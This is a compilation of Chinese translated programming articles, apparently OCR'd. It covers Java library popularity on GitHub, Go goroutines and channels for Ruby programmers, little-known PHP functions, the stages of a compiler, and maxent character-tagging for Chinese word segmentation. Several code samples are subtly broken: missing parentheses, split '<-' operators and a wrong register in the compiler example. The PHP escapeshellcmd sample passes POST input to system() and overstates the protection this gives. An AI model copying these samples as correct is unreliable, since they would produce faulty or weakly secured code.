TDD（测试驱动开发）：JUnit 毫无疑问的是这个领域的排头兵——有 3068 个项目使用。这也反映了测试驱动开发对 Java 领域开发的深刻影响。貌似如果你是一个 Java 开发者提交代码的同时也需要单元测试变成了一个必须的需求。当然需要注意的是 JUnit 在这个领域里面不是孤单的，TestNG 排在第二位——331 个项目在使用它。

Mockito：Mockito 是一个流行的模拟测试框架——有 413 个项目正在使用，是该领域的老大。紧随其后的是 EasyMock，另一种模拟测试框架——有 231 个项目正在使用。

译注：

1. *TDD 这个话题很好玩，我好奇的是这些项目的测试用例的覆盖率及 Unit testing coverage。通过这个侧面也可以很好的了解它的质量。*
2. *还有这些项目的 Good Practice 是先写接口以及测试用例然后再开发，还是先开发再写测试用例那？*


好了大家不要喷我哟，就让我小小邪恶一把吧。

"Google 的 Guava 框架正在成为主流——4.8% of 10,000 Java GitHub 项目正在使用它。"

Apache Commons :既然看到了 Spring，那么就不能忽略 Apache Commons。它是 Java 开发领域中不可或缺的最重要基础类库之一。 Commons-io 以及 Commons-lang 分别都有 519 和 504 个项目在使用它们。这些数据标识着它们在实际开发中非常流行。

与此同时，Apache Commons 总共在 Top 100 类库中占据了 13 席。Google 的 Guava 框架也表现得十分出色—— 有 483 个项目正在使用它，这显示了它在 Java 开发领域中的重要性。

译注：我觉得作者想表示的类别应该是通用类库，但是直接使用 Apache Commons 感觉上有点不像分类了。



Sql 和 NoSQL：随着 NoSql 以及大数据这几年逐渐成为热门话题，讨论关系型数据库以及 NoSql 技术变得很时髦。最流行的关系型数据库是 MySql—— 225 个项目在使用它。Hibernate 一个著名的 OR mapping（对象关系映射）工具，虽然它本身不是数据库却也相当流行——181 个项目在使用它。请记住 Github 是一个开源代码仓库，所以对于商业的数据库产品，例如 Oracle，更有可能出现在一些私有项目中。

译注：作者这么说估计是为了避免又有人跳出来讨论为什么没有 Oracle 什么之类的了。

“流行的说法: Hadoop 在 GitHub 的 Java 项目中比 Postgre SQL 更加流行。”

Hadoop：Hadoop 的表现 ye 十分出色—— 168 个项目在使用它。为了对比，Prostgre Sql——一个流行的成熟的开源的关系型数据库，有 121 个项目在使用它。这样的数据对比验证了上面的说法。

ElasticSearch：ElasticSearch 作为另外一个大数据项目——有 110 个项目在使用它.。令人惊奇的是，Sqlite 在 Ruby 开发领域中——有 1085 个项目在使用它，但是它并不属于 Java Top 100 的开发类库。

Android：对于移动设备开发领域的开发者，我们在 Github 中发现了 228 个项目使用了 Android 和 Maven。这说明没有很多移动项目托管在 Github 上，另一方面也标志着 Java 始终占据服务器端软件主流。

对结果你感到惊奇？那么就来观看完整的在Github上Top 100 Java类库吧，同时也让我们知道你对于这样的结果有什么想法。我们希望听见你的想法以及问题。

原文：http://www.importnew.com/7743.html?utm_source=Tuicool_Weekly

为 Ruby 程序员准备的 Go 入门教程

那些在Google的大牛们开发出了一种称为Go的牛叉的语言。乍一看，Ruby和Go有点像远房表亲。其实不然，他们那些互为补充的功能却让他们成为一对完美组合。

Ruby程序员花时间了解一下Go还是非常有好处的，因为Go语言中一些创新之举还是很不错的。

对于我来说，Go弥补了C++和Ruby之间空缺的联系。特别是当需要实现高响应的服务器的时候，我通常会选择C++，但是这样我就丢失了Ruby的精细之处。虽然我比较偏爱Ruby，可是即便是最近，当需要性能有明显提高的时候，Ruby还是应付不来。

Go弥补了这个空缺。它提供像Ruby和Python这样动态语言的感觉的同时，也提供了编译语言的性能。

Go同时有一些与众不同的特性，本文会详细介绍。好了，让我们好好瞧瞧吧。

Go好在哪?

当写一个服务器的时候，一种实现并发的方式是为每个客户端开一个线程（你可能会觉得是在扯淡，好吧！没关系，继续读下去），特别是有许多客户端的时候，这种方式是非常糟糕的。较为好的解决方法是选择非阻塞IO（大家肯定表示赞同吧）。可是，即便都是Unix系的操作系统（诸如Linux，Mac OS X等等），有效地处理非阻塞IO的机制也是各不相同。此外，除了这些纷繁混杂，还有个C语言。我绝不反对嵌入式设备使用C语言，因为那绝对是速度第一，开发时间第二的。但是，作为一门日常语言，C已经不能满足我的需求了。

Go 提供了令人惊讶的并发基元（primitives），良好的语法，优秀的函数库和快速的编译器。它解决我在使用 C（某种程度上 C++也是）遇到的问题。即使是基础代码变得很大的时候，使用 Go 语言依然很轻松。

在这篇文章中，我会依据文档，快速的回顾一下 Go 语言的基础特性。我们的重点在于突出那些让 Go 语言与众不同的创新之举。

无聊的基础介绍

Go 语言是很容易上手，在基本语法这方面没玩什么新花样。下面是些基本代码：

```
1 package main
2
3 func main() {
4
5 }
```

我们从 main 函数开始。好了，试着输出个“Hello，world”吧！

```
view source
print?
1 package main
2
3 import  "fmt"
4
5 func main() {
6     fmt.Println("Hello, world!")
7 }
```

Go 语言中输入输出模块被称作“fmt”，不像 Ruby，这个“fmt”是默认不被包含的。所以需要在文件开始处用“import”声明引入。“fmt”模块中的 Println 函数会将你传入的字符串加上一个换行符一起输出（类似 ruby 的 puts 函数）。注意 Go 语言中公共方法是以大写字母开头的。

下面看一下简单的循环:

```
01 package main
02
03 import  "fmt"
04
```

```
05 func main() {
06     //the basic for loop
07     for  i:=1; i < 100; i++ {
08         fmt.Println(i)
09     }
10 }
```

对于 for 循环，Go 语言和 Ruby 完全不同。Go 语言的 for 循环或多或少有点像 C 语言。你需要先定义个变量，然后检查状态，最后说明在迭代一次结束后需要做什么事(这个例子是 i 递增)。Go 语言中的基本循环语法只有这一种。幸运的是，这个 for 循环非常灵活。比如说，下面这个死循环:

```
1 for  {
2 }
```

我希望你能查看一些有个 for 的文档 [http://golang.org/doc/effective_go.html#for].

请注意在我们的上面的 for 循环中，给变量 i 赋值的时候，我们没有用“=”，而是使用了“:=”。这儿有个说明差异的例子：

```
01 package main
02
03 import  "fmt"
04
05 func main() {
06     //defines the variable a
07     a := 5
08     fmt.Println(a)
09
10     //sets a different value to a
11     a = 10
12     fmt.Println(a)
13
14     //another way to define a variable
15     var b  int
16     b = 15
17     fmt.Println(b)
```

```
18 }
```

在 main 函数的开始，在声明变量 a 的同时进行了初始化，所以使用“:=″。接下来的是简单的赋值，所以使用“=”。之所以这样，是因为实际上 Go 语言是静态类型语言，不像 Ruby 这样的动态类型。因此编译器必须得知道这个变量在哪声明和在哪赋值的。最后一部分代码比较清楚，就是简单地使用 var 关键字声明变量，然后进行赋值。

最后，作为和 Ruby 中数组的一个相似点，在 Go 语言中的数组也有分片。下面的代码中有个[]type 的类型，这个 type 意思是着你希望分片返回的类型。但是这样的做法有点变扭 ：

```
1 package main
2
3 func main {
4     ///this creates a slice of integers with length 15
5     mySlice := make([]int, 15)
6 }
```

我们需要 make()函数来获得一个分片。

如果这样继续下去的话，文章就可能成为 Go 语言语法的的简明教程。而我更希望将时间花费在一些有意思的新特性上，而不是这样的一个语法介绍。基本语法可以参照 Go 语言的文档，那会介绍得更好。

下面让我们看看 goroutines 吧。

Goroutines

写并发的代码已经很困难了，写并发访问网络的代码就更加困难了。问题在于传统的线程不能很好得伸缩，而且线程一旦运行起来，就会很难去控制。Go 语言项目组着手解决这个问题，于是乎 goroutine 就诞生了。

本质上， goroutines 是个轻量级的并发机制，通过使用一种称为 channels 的构建来进行线程间交互。它们都非常易于使用:

```
01 package main
02
03 import  ″fmt″
04
05 func wait() {
```

```
06     //wait around with a forever loop
07     for  {
08     }
09 }
10
11 func main() {
12     go wait()
13     fmt.Println("We didn't wait because it was called as a goroutine!")
14 }
```

在上面的代码中，wait 方法是一个死循环，但是我们通过 go wait()的方式来调用，而非直接的通过 wait()来调用。这是告诉 Go 我们希望以一个 goroutine 的方式来调用，同时异步运行。既然这个循环是在后台运行的，那样运行这个程序就不会因为死循环而阻塞。

这么说，Go 从语言本身支持并发。也就是，Go 语言中有并发基元（primitives）。这样意义何在呢？仅仅因为不是由某个库或者模块来实现并发，这好像不是什么了不起的举措啊。但是，实际上 goroutine 从根本上与线程不同。goroutine 更加轻量化。还记得在服务器中，我们不该为每个客户端创建一个线程吧？但是，使用 goroutine，情况就不同了：

```
01 package main
02
03 import (
04     "fmt"
05     "net"
06 )
07
08 //notice that in the arguments, the name of
09 //the variable comes first, then comes the
10 //type of the variable, just like in "var"
11 //declarations
12 func manageClient(conn net.Conn) {
13     conn.Write([]byte("Hi!"))
14     conn.Close()
15     //do something with the client
```

```
16 }
17
18 func main() {
19     //we are creating a server her that listens
20     //on port 1337. Notice that, similar to Ruby,
21     //a method can have two return values (although
22     //in Ruby, this would be an array instead)
23     listener, err := net.Listen("tcp",  ":1337")
24     for  {
25         //accept a connection
26         connection, _ := listener.Accept()
27         go manageClient(connection)
28     }
29 }
```

噢，等会！这些代码似有那么一小点复杂啊，虽然想法是很简单。好吧，让我们一步一步慢慢来

首先，我们来看一下 main 函数。在 main 函数一开始调用了 net.Listen 方法，该方法会返回两个值，一个是服务器连接，另一个是错误消息。然后，进入到服务的主循环部分，在这儿程序调用 server.Accept 方法，然后等待请求。该方法调用后，程序会被挂起，直到有有一个客户端的连接出现。一旦有个连接出现，我们将 connection 对象传值到 manageClient 方法中，由于通过 goroutine 的方式调用 manageClient，所以主程序会继续等待处理下一个客户端连接请求。

最后，关于这个 manageClient 方法要注意一下。首先，注意一下参数表，是变量名在先，类型在后。这样的格式多少是由 Go 语言创造者决定的。你可能甚至可能一周后都没有注意到。

在方法体中，向客户端写入“Hi！”信息，然后关闭套接字。

好了，就这么几行代码，我们轻松完成了一个基础服务器。你可以将它改成一个 HTTP 代理（如果加上缓存，那就更棒了）。Goroutines 支持我们这么做。事实上 goroutine 不单单是一个轻量级的线程，因为还有许多与众不同的机制在背后在起着作用，所以才可以通过如此简练的代码的来实现 goroutine 功能。

Channels

虽然，单纯只有 Goroutines 已经很有作用了，但是如果在 channels 概念的支持下，那么 Goroutines 将更具威力。Channels 是一种 goroutine 之间或者 goroutine 和主进程之间的通信机制。让我们来看个简单的实例。

```
01 package main
02
03 import (
04     "fmt"
05 )
06
07 var eventChannel chan  int  = make(chan  int)
08
09 func sayHello() {
10     fmt.Println("Hello, world!")
11
12     //pass a message through the eventChannel
13     //it doesn't matter *what* we actually send across
14     eventChannel < - 1
15 }
16
17 func main() {
18
19     //run a goroutine that says hello
20     go sayHello()
21
22     //read the eventChannel
23     //this call blocks so it waits until sayHello()
24     //is done
25     <- eventChannel
26 }
```

程序中有个调用了 sayHellothat 方法的 goroutine，该方法输出 “Hello, world”消息。但是，注意那个 eventChannel 的声明。本质上，我们声明了一个整型的 channel。我们可以通过这个 channel 来发送数据，而其他部分可以从这

个 channel 中读取数据。这就使得 channel 成为了一种通信方式。在 sayHello 方法中，eventChannel < - 1 将整数 1 加入到 eventChannel 中，然后在主函数中，我们可以从 eventChannel 将数据读出。

这儿有一点很重要：默认情况下，如果 channel 中没有数据的情况下，从 channel 中读数据会被阻塞的，一直阻塞到可以从 channel 中读到数据。

来的稍微复杂的:

```
01 package main
02
03 import (
04 "fmt"
05 )
06
07 var logChannel chan string = make(chan string)
08
09 func loggingLoop() {
10     for  {
11         //wait for a message to arrive
12         msg := < - logChannel
13
14         //log the msg
15         fmt.Println(msg)
16     }
17 }
18
19 func main() {
20     go loggingLoop()
21
22     //do some stuff here
23     logChannel <-  "messaged to be logged"
24     //do other stuff here
25 }
```

这里，我们完成了一个 main 的事件轮询，它会一直处于监听事件状态，也就是 loggingLoop 函数。它从 loggChanne 中接收到一个消息后，就会输到屏幕。这是一个非常普片的设计，特别在事件轮询中获得一些状态。

就这样，短短几行代码，我们就完成了一个 main 函数和 goroutines 之间的通信。由于共享内存的通信方式，存在着诸如互斥锁，竞态条件等问题，早已成为了开发者的噩梦。但是在 Go 中，channels 的概念解决了多数传统问题。此外，Go 的 channels 是语言的固有部分，而非附加在某个库中的。

与 Ruby 相比，Go 的 goroutines 实际上是运行在后台，并且由语言本身实现的（MRI Ruby 整个运行在一个单独的线程中，所以它不能提供一个真实的并行）。此外，虽然 Ruby 自带线程实现，但是那实在不好使用。事实上，Agent 库尝试将一些 goroutines 精妙的地方引入 Ruby 中去。

告一段落（暂时）

这篇文章我们已经讲了不少东西了，首先介绍了一些非常基础的语法，然后直接介绍了 Go 语言的并发机制。

请继续关注后续的第 2 部分，那里我们会接触一些复杂语法，和其他一些 Go 语言带给我们的牛叉特性。

原文：

http://www.oschina.net/translate/go-rubyists?utm_source=Tuicool_Weekly

7 个鲜为人知却超实用的 PHP 函数

摘要：每门语言都会有一些内置函数，这些函数对开发者人员来说至关重要。本文将分享 7 个很少被大家提起，但用处非常大的 PHP 函数。

PHP 有许多内置函数，其中大多数函数都被程序员广泛使用。但也有一些函数隐藏在角落，本文将向大家介绍 7 个鲜为人知，但用处非常大的函数。 没用过的程序员不妨过来看看。

1.highlight_string()

当需要在一个网站中展示 PHP 代码时，highlight_string()函数就变的非常有用了。该函数通过使用 PHP 语法高亮程序中定义的颜色，输出或返回给定的 PHP 代码的语法高亮版本。

示例：

```
<?php
highlight_string('<?php phpinfo(); ?>');
?>
```

2.str_word_count()

该函数必须要传递一个参数，根据参数类型返回单词的个数。如下面的所示：

```
<?php
$str = "How many words do I have?";
echo str_word_count($str); //Outputs 6
?>
```

3.levenshtein()

该函数主要返回两个字符串之间的 Levenshtein 距离。Levenshtein 距离，又称编辑距离，指的是两个字符串之间，由一个转换成另一个所需的最少编辑操作次数。许可的编辑操作包括将一个字符替换成另一个字符，插入一个字符，删除一个字符。该函数对查找用户所提交的错别字非常有用。

示例：

```
<?php
$str1 = "carrot";
$str2 = "carrrott";
echo levenshtein($str1, $str2); //Outputs 2
?>
```

4.get_defined_vars()

该函数返回一个包含所有已定义变量列表的多维数组，这些变量包括环境变量、服务器变量和用户定义的变量。

示例：

```
print_r(get_defined_vars());
```

5.escapeshellcmd()

该函数用来避开字符串中的特殊符号，可以防止使用者耍花招来破解服务器系统。可以用本函数搭配 exec()　或是 system()　二个函数，这样可以减少网上使用者的恶意破坏行为。

示例：

```
<?php
$command = './configure '.$_POST['configure_options'];
$escaped_command = escapeshellcmd($command);
system($escaped_command);
?>
```

6.checkdate()

本函数可以用来检查日期是否有效，例如年为 0 至 32767 年、月为 1 至 12 月、日则随着月份及闰年变化。

示例：

```
<?php
var_dump(checkdate(12, 31, 2000));
var_dump(checkdate(2, 29, 2001));
//Output
//bool(true)
//bool(false)
?>
```

7.php_strip_whitespace()

该函数可以返回已删除 PHP 注释以及空白字符的源代码文件，这对实际代码数量和注释数量的对比很有用。

示例：

```
<?php
// PHP comment here
/*
 * Another PHP comment
 */
echo        php_strip_whitespace(__FILE__);
// Newlines are considered whitespace, and are removed too:
do_nothing();
?>
```

输出结果：

```
1.    <?php
2.     echo php_strip_whitespace(__FILE__); do_nothing(); ?>
```


原文：http://www.csdn.net/article/2013-12-10/2817756-PHP?utm_source=Tuicool_Weekly

编译器如何工作？


解释编译器如何工作不是一件容易的事，最好的方法是用一个实例进行说明：

编译器是这样一个电脑程序，它把用高级编程语言编写的源代码，转化成低级语言。

最基本地，一个编译器由以下几个阶段组成：词法分析、语法分析、语义分析、IR（中间代码，intermediateRepresentation）产生、IR 优化、代码产生、最终优化。



现在，看一个例子：



以下就是各个步骤的详细分析。


1.词法分析

把一个程序转换成串行的符号。

```
T_While
T_LeftParen
T_Identifier y
T_Less
T_Identifier z
T_RightParen
T_OpenBrace
T_Int
T_Identifier x
T_Assign
T_Identifier a
T_Plus
T_Identifier b
T_Semicolon
T_Identifier y
T_PlusAssign
T_Identifier x
T_Semicolon
T_CloseBrace
```


2.语法分析

恢复上面扫描得到的串行符号描述的结构。



3.语义分析

保证程序的定义是明确的。



4. IR 产生

```
Loop: x   = a + b
      y   = x + y
      _t1 = y < z
      if _t1 goto Loop
```

5. IR 优化

```
      x   = a + b
Loop: y   = x + y
      _t1 = y < z
      if _t1 goto Loop
```


6. 代码产生

```
      add $1, $2, $3
Loop: add $4, $1, $4
      slt $6, $1, $5
      beq $6, loop
```

7. 最终优化

```
        add $1, $2, $3
Loop:   add $4, $1, $4
        blt $1, $5, loop
```

我在想，应该画一个可以清晰地表达编译器是如何工作的图解。然而，我发现在《龙书》（译注：《龙书》就是《编译原理》（Compilers—Principles, Techniques and Tools），名字源于书的封皮有一条吐火的龙）的图非常好，那就不需要自己动手了。



我仍然想自己做一个可以从头到尾编译一个简单函数的小编译器，我会做一些调研，并可能找到一种清晰展示的方法。

译者注：以上各个步骤介绍比较简单，推荐阅读（http://blog.csdn.net/qianlong4526888/article/details/17231527）

参考；

1.斯坦福编译器课程。

2.龙书。

英文原文网址：

http://www.programcreek.com/2011/02/how-compiler-works/

原文：http://blog.csdn.net/qianlong4526888/article/details/17231593

中文分词入门之字标注法 3

最近要整理一下课程图谱里的中文课程，需要处理中文，首当其冲的便是中文分词的问题。目前有一些开源的或者商用的中文分词器可供选择，但是出于探索或者好奇心的目的，想亲手打造一套实用的中文分词器，满足实际的需求。这些年无论是学习的时候还是工作的时候，林林总总的接触了很多实用的中文分词器，甚至在这里也写过一些 Toy 级别的中文分词相关文章，但是没有亲手打造过自己的分词器，甚为遗憾。目前自己处于能自由安排工作的阶段，所以第一步就是想从中文信息处理的桥头堡“中文分词”入手，打造一个实用的中文分词器，当然，首先面向的对象是课程图谱所在的教育领域。

大概 4 年前，这里写了两篇关于字标注中文分词的文章：中文分词入门之字标注法，文中用 2-tag（B，I）进行说明并套用开源的 HMM 词性标注工具 Citar（A simple Trigram HMM part-of-speech tagger）做了演示，虽然分词效果不太理想，但是能抛砖引玉，也算是有点用处。这次捡起中文分词，首先想到的依然是字标注分词方法，在回顾了一遍黄昌宁老师和赵海博士在 07 年第 3 期《中文信息学报》上发表的《中文分词十年回顾》后，决定这次从 4-tag 入手，并且探索一下最大熵模型和条件随机场（CRF）在中文分词字标注方法上的威力。这方面的文献大家可参考张开旭博士维护的“中文分词文献列表”。这里主要基于已有文献的思路和现成的开源工具做一些验证，包括张乐博士的最大熵模型工具包(Maximum Entropy Modeling Toolkit for Python and C++)和条件随机场的经典工具包 CRF++(CRF++: Yet Another CRF toolkit)。

这个系列也将补充两篇文章，一篇简单介绍背景知识并介绍如何利用现成的最大熵模型工具包来做中文分词，另外一篇介绍如何用 CRF++做字标注分词，同时基于 CRF++的 python 接口提供一份简单的 CRF Python 分词代码，仅供大家

参考。至于最大熵和 CRF++的背景知识，这里不会过多涉及，推荐大家跟踪一下课程图谱上相关的机器学习公开课。

这次使用的中文分词资源依然是 SIGHAN 提供的 backoff 2005 语料，目前封闭测试最好的结果是 4-tag+CFR 标注分词，在北大语料库上可以在准确率，召回率以及 F 值上达到 92%以上的效果，在微软语料库上可以到达 96%以上的效果。不清楚这份中文分词资源的同学可参考很早之前写的这篇文章：中文分词入门之资源。以下我们将转入这篇文章的主题，基于最大熵模型的字标注中文分词。

首先仍然是下载安装和使用张乐博士的最大熵模型工具包，这次使用的是其在 github 上的代码：maxent，进入到代码主目录 maxent-master 后，正常按照 configure，make 及 make install 就可以完成 C++库的安装，再进入到子目录 python 下，执行 python setup.py install 即可，这个 python 库是通过强大的 SWIG 生成的。关于这个最大熵模型工具包详情及背景，推荐看官方 manual 文档，写得非常详细。与“中文分词入门之字标注法 2”的做法类似，这里利用这个工具包 example 里带的英文词性标注脚本来做字标注中文分词，先验证一下是否可行，关于这个 case 的解读，可以参考 manual 文档里的“4.6 Case Study: Building a maxent Part-of-Speech Tagger”。

第一步仍然是将 backoff2005 里的训练数据转化为这个 POS Tagger 所需的训练数据格式，还是以微软亚洲研究院提供的中文分词语料为例，这次我们采用 4-tag(B(Begin，词首)，E(End，词尾)，M(Middle，词中)，S(Single,单字词))标记集，只处理 utf-8 编码文本。原始训练集./icwb2-data/training/msr_training.utf8 的形式是人工分好词的中文句子形式，如：

```
“ 人们常说生活是一部教科书，而血与火的战争>更是不可多得的教科书，她确实是名副其实的‘我的>大学’。
“ 心静渐知春似海，花深每觉影生香。
“ 吃屎的东西，连一捆麦也铡不动呀？
他“严格要求自己，从一个科举出身的进士成为一个伟>大的民主主义者，进而成为一位杰出的党外共产主义战士
“ 征而未用的耕地和收益的土地，不准荒芜。
“ 这首先是个民族问题，民族的感情问题。
’ 我扔了两颗手榴弹，他一下子出溜下去。
“ 废除先前存在的所有制关系，并不是共产主义所独具的特征。
“ 这个案子从始至今我们都没有跟法官接触过，也>没有跟原告被告接触过。
“ 你只有把事情做好，大伙才服你。
```

这里我们提供一个 4-tag 的标注脚本 character_tagging.py 对这个训练语料进行标注

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# Author: 52nlpcn@gmail.com
# Copyright 2014 @ YuZhen Technology
#
# 4 tags for character tagging: B(Begin), E(End), M(Middle), S(Single)

import codecs
import sys

def character_tagging(input_file, output_file):
    input_data = codecs.open(input_file, 'r', 'utf-8')
    output_data = codecs.open(output_file, 'w', 'utf-8')
    for line in input_data.readlines():
        word_list = line.strip().split()
        for word in word_list:
            if len(word) == 1:
                output_data.write(word + "/S ")
            else:
                output_data.write(word[0] + "/B ")
                for w in word[1:len(word)-1]:
                    output_data.write(w + "/M ")
                output_data.write(word[len(word)-1] + "/E ")
        output_data.write("\n")
    input_data.close()
    output_data.close()

if __name__ == '__main__':
    if len(sys.argv) != 3:
        print "Please use: python character_tagging.py input output"
        sys.exit()
    input_file = sys.argv[1]
    output_file = sys.argv[2]
    character_tagging(input_file, output_file)
```

只需执行“pythoncharacter_tagging.pyicwb2-data/training/msr_training.utf8 msr_training.tagging.utf8” 即可得到最大熵词性标注训练器所需要的输入文件 msr_training.tagging.utf8，样例如下：

```
“/S 人/B 们/E 常/S 说/S 生/B 活/E 是/S 一/S 部/S 教/B 科/M 书/E ，/S 而/S 血/S 与/S 火/S 的/S
副/M 其/M 实/E 的/S ‘/S 我/S 的/S 大/B 学/E ’/S 。/S
“/S 心/S 静/S 渐/S 知/S 春/S 似/S 海/S ，/S 花/S 深/S 每/S 觉/S 影/S 生/S 香/S 。/S
“/S 吃/S 屎/S 的/S 东/B 西/E ，/S 连/S 一/S 捆/S 麦/S 也/S 铡/S 不/S 动/S 呀/S ？/S
他/S“/S 严/B 格/M 要/M 求/E 自/B 己/E ，/S 从/S 一/B 个/E 科/B 举/E 出/B 身/E 的/S 进/B 士/E
/S 杰/B 出/E 的/S 党/B 外/E 共/B 产/M 主/M 义/E 战/B 士/E ，/S 献/B 身/E 于/S 崇/B 高/E 的/S
“/S 征/S 而/S 未/S 用/S 的/S 耕/B 地/E 和/S 有/S 收/B 益/E 的/S 土/B 地/E ，/S 不/B 准/E 荒/E
“/S 这/S 首/B 先/E 是/S 个/S 民/B 族/E 问/B 题/E ，/S 民/B 族/E 的/S 感/B 情/E 问/B 题/E 。/S
